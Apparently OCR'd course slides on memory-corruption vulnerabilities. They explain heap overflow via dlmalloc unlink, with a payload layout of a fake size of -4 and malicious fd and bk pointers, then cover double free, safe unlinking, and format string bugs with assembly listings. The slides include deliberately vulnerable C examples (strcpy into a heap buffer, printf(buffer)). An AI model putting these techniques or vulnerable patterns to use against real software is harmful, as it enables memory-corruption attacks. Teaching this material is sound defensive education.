


How free works (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

What to note:

- Pointers changed
  - in the chunk freed
  - and in OTHER chunks!
    - relies on meta data being correct
    - lets explore how this can be subverted maliciously
      - (arbitrary memory write vuln)




How free works (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

This metadata is the target

but we can only hit the 2nd one here



Heap Buffer Overflow (from [1] p186)

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Size or last 4 bytes of previous				
Size of this chunk = 672				P=1
data				
data				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				

Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

“FREEEEEEEEEEEEEEDOOM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMM

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
“FREEEEEEEEEEEEEDOOMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM	

Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Will cause free
(second)
to segfault

“FREEEEEEEEEEEEEEDOOM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMM

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
“FREEEEEEEEEEE EEDOOMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM MMMMMMMMMM	

Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

will alter the behavior of free()

"FREEEEEEEEEEEEEEDOOM MMMMMMMMMMMMMMMM MMMMMMM…<dummy even integer(to have P=0)><new size (-4)><a fd pointer><a bk pointer>"


Size or last 4 bytes of previous				
Size of this chunk = 672				P=1
FREEEEEDOOOMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMM				
dummy size field				P=0
size of chunk = -4				P=0
Malicious fd pointer				
Malicious bk pointer				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				

Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Size field in second chunk overwritten with a negative number

- when free() attempts to find the third chunk it will go here:



Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Size field in second chunk overwritten with a negative number

- when free() attempts to find the third chunk it will go here:
  - it sees the 2nd chunk is listed as free
    - unlink time

Size or last 4 bytes of previous				
Size of this chunk = 672				P=1
FREEEEEDOOOMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM				
dummy size field				P=0
size of chunk = -4				P=0
Malicious fd pointer				
Malicious bk pointer				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				

Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

```
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

need not point to the heap or to the free list!

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
FREEEEEDOOOMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMM	
dummy size field	P=0
size of chunk = -4	P=0
Malicious fd pointer	
Malicious bk pointer	
Size or last 4 bytes of previous	
Size of this chunk = 16	P=1
data	
data	

Heap Buffer Overflow (from [1] p186)

When this command runs:

- writes attacker supplied data to an attacker supplied address
    - to (fd + 12)
        - why?

```
#define unlink(P, BK, FD) {
        FD = P->fd;
        BK = P->bk;
        FD->bk = BK;
        BK->fd = FD;
}
```

The destination of the arbitrary write

The value which to write

Size or last 4 bytes of previous				
Size of this chunk = 672				P=1
FREEEEEDOOOMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMM				
dummy size field				P=0
size of chunk = -4				P=0
Malicious fd pointer				
Malicious bk pointer				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				

Double free() Vulnerability

Multiple frees on same memory

```
x = malloc(n * sizeof(int));
    /* lots of code with accessing x */
    /* … */
free(x);
y = malloc(n * sizeof(int));
    /* lots of similar (pasted)code with accessing y */
    /* … */
free(x);
return;  // example from [1] p157
```

Multiple frees on same memory

Common causes:

- cut and paste errors
- sloppy error handling

Result:

- can corrupt heap memory manager
- crash / memory corruption (vulnerability)
- memory leakage

Double free() bug (kinda) does this

Take this guy free() him

free() him again and it produces some messed up zombie state of the former heap


Double free() Vulnerability

- Another exploitable bug
- Conditions to be vulnerable:
  - **<u>chunk to be free()'d must be isolated</u>**
    (no free adjacent chunks, they must be in use).
  - **<u>the destination free list bin must be empty</u>**
    (all those size-chunks must be in use)

Double free() Vulnerability


- much more complicated than the last bug
  - *See "Secure Coding in C and C++" by Robert Seacord for a great discussion*
- affects dlmalloc and old versions of RtlHeap
  - most modern allocator alternatives do safe unlinking
    - prevents most double frees
    - safe unlinking added in glibc 2.5+

Empty bin and allocated chunk



Because the bin is empty, the forwards and back pointers are self referential.


After P is freed



This is the expected behavior; double linked list containing the free chunk.

Corrupted Data structs after second call of free()

regular bin ->




The corrupted forward and back pointers of P after being free'd twice become **self-referential**

Additional mallocs of the same bin will keep returning the same chunk over and over!!!

Corrupted Data structs after second call of free()

regular
bin ->



After this point, any malloc call will rely on this corrupted free lis to perform the **`unlink`**() macro.

- target of exploitation

Safe unlink()

Added around glibc 2.3.6

- performs a safety check to prevent buffer overflow and double free() exploitation
  - Not perfect though:
    - **MALLOC MALEFICARUM (2005)** https://dl.packetstormsecurity.net/papers/attack/MallocMaleficarum.txt
    - **MALLOC DES-MALEFICARUM (2009)** http://phrack.org/issues/66/10.html#article

Formatted Output Security

- Section 0x352 (HAOE) covers this very well
- The problem of Format Strings
    - misuse
    - exploitation
        - Crashing
        - information leak/disclosure
- Mitigation Techniques
    - user input =/=> format string

Format Strings

- printf
- sprintf
- snprintf
- fprintf
- syslog
- ...

Looking at how functions are called

Code editor

```
// Type your code here, or load an example.
#include <stdio.h>
void foo(){
    char buffer[256];
    sprintf(buffer, "Hello World! #%d", 12345);
}
```

Assembly output

```
.LC0:
    .string "Hello World! #%d"
foo():
    push    rbp
    mov rbp, rsp
    sub rsp, 256
    lea rax, [rbp-256]
    mov edx, 12345
    mov esi, OFFSET FLAT:.LC0
    mov rdi, rax
    mov eax, 0
    call    sprintf
    leave
    ret
```

- arguments passed via registers
    - we’ll cover this more next time
- then call sprintf

Looking at how functions are called

- Depends on architecture
- Depends on calling standard
  - more on this later
- Depends on type of function
  - normal code vs. system call
    - more on this later

Looking at how functions are called

32 bit (unix) (-m32 compiler flag)

- arguments on the stack

Code editor

```c
#include <math.h>
#include <stdio.h>
#include <stdlib.h>

void foo() {
 char buffer[256];
  sprintf(buffer, "Hello %d  %d  %d  %d", 1,2,3,4);

}
```

Assembly output

```asm
.LC0:
        .string "Hello %d  %d  %d  %d"
foo():
        push    ebp
        mov ebp, esp
        sub esp, 296
        mov DWORD PTR [esp+20], 4
        mov DWORD PTR [esp+16], 3
        mov DWORD PTR [esp+12], 2
        mov DWORD PTR [esp+8], 1
        mov DWORD PTR [esp+4], OFFSET FLAT:.LC0
        lea eax, [ebp-264]
        mov DWORD PTR [esp], eax
        call    sprintf
        leave
        ret
```

Looking at how functions are called

32 bit

- format string function parses these to determine what to use on the stack

Code editor

```c
#include <math.h>
#include <stdio.h>
#include <stdlib.h>

void foo() {
 char buffer[256];
  sprintf(buffer, "Hello %d  %d  %d  %d", 1,2,3,4);

}
```

Assembly output

```
.LC0:
        .string "Hello %d  %d  %d  %d"
foo():
        push    ebp
        mov ebp, esp
        sub esp, 296
        mov DWORD PTR [esp+20], 4
        mov DWORD PTR [esp+16], 3
        mov DWORD PTR [esp+12], 2
        mov DWORD PTR [esp+8], 1
        mov DWORD PTR [esp+4], OFFSET FLAT:.LC0
        lea eax, [ebp-264]
        mov DWORD PTR [esp], eax
        call    sprintf
        leave
        ret
```

Looking at how functions are called

64 bit (unix)

- using registers

Code editor

```c
#include <math.h>
#include <stdio.h>
#include <stdlib.h>

void foo() {
 char buffer[256];
  sprintf(buffer, "Hello %d  %d  %d  %d", 1,2,3,4);

}
```

Assembly output

```asm
.LC0:
        .string "Hello %d  %d  %d  %d"
foo():
        push    rbp
        mov rbp, rsp
        sub rsp, 256
        lea rax, [rbp-256]
        mov r9d, 4
        mov r8d, 3
        mov ecx, 2
        mov edx, 1
        mov esi, OFFSET FLAT:.LC0
        mov rdi, rax
        mov eax, 0
        call    sprintf
        leave
        ret
```

Looking at how functions are called

64 bit (unix)

- eventually will use the stack

Code editor

```c
#include <math.h>
#include <stdio.h>
#include <stdlib.h>

void foo() {
 char buffer[256];
  sprintf(buffer, "Hello %d  %d  %d  %d  %d  %d  %d  %d", 1,2,3,4, 5, 6 , 7, 8);

}
```

Assembly output

```asm
.LC0:
        .string "Hello %d  %d  %d  %d  %d  %d  %d  %d"
foo():
        push    rbp
        mov rbp, rsp
        sub rsp, 288
        lea rax, [rbp-256]
        mov DWORD PTR [rsp+24], 8
        mov DWORD PTR [rsp+16], 7
        mov DWORD PTR [rsp+8], 6
        mov DWORD PTR [rsp], 5
        mov r9d, 4
        mov r8d, 3
        mov ecx, 2
        mov edx, 1
        mov esi, OFFSET FLAT:.LC0
        mov rdi, rax
        mov eax, 0
        call    sprintf
        leave
        ret
```

Looking at how functions are called

32 bit

- format string **SAFE** example

Code editor

```c
#include <math.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *buffer) {
  printf("%s", buffer);
}
```

Assembly output

```asm
.LC0:
        .string "%s"
foo(char*):
        push    ebp
        mov ebp, esp
        sub esp, 24
        mov eax, DWORD PTR [ebp+8]
        mov DWORD PTR [esp+4], eax
        mov DWORD PTR [esp], OFFSET FLAT:.LC0
        call    printf
        leave
        ret
```

Looking at how functions are called

32 bit

- format string vulnerable example

Code editor

```c
#include <math.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *buffer) {
  printf(buffer);
}
```

Assembly output

```
foo(char*):
        push    ebp
        mov ebp, esp
        sub esp, 24
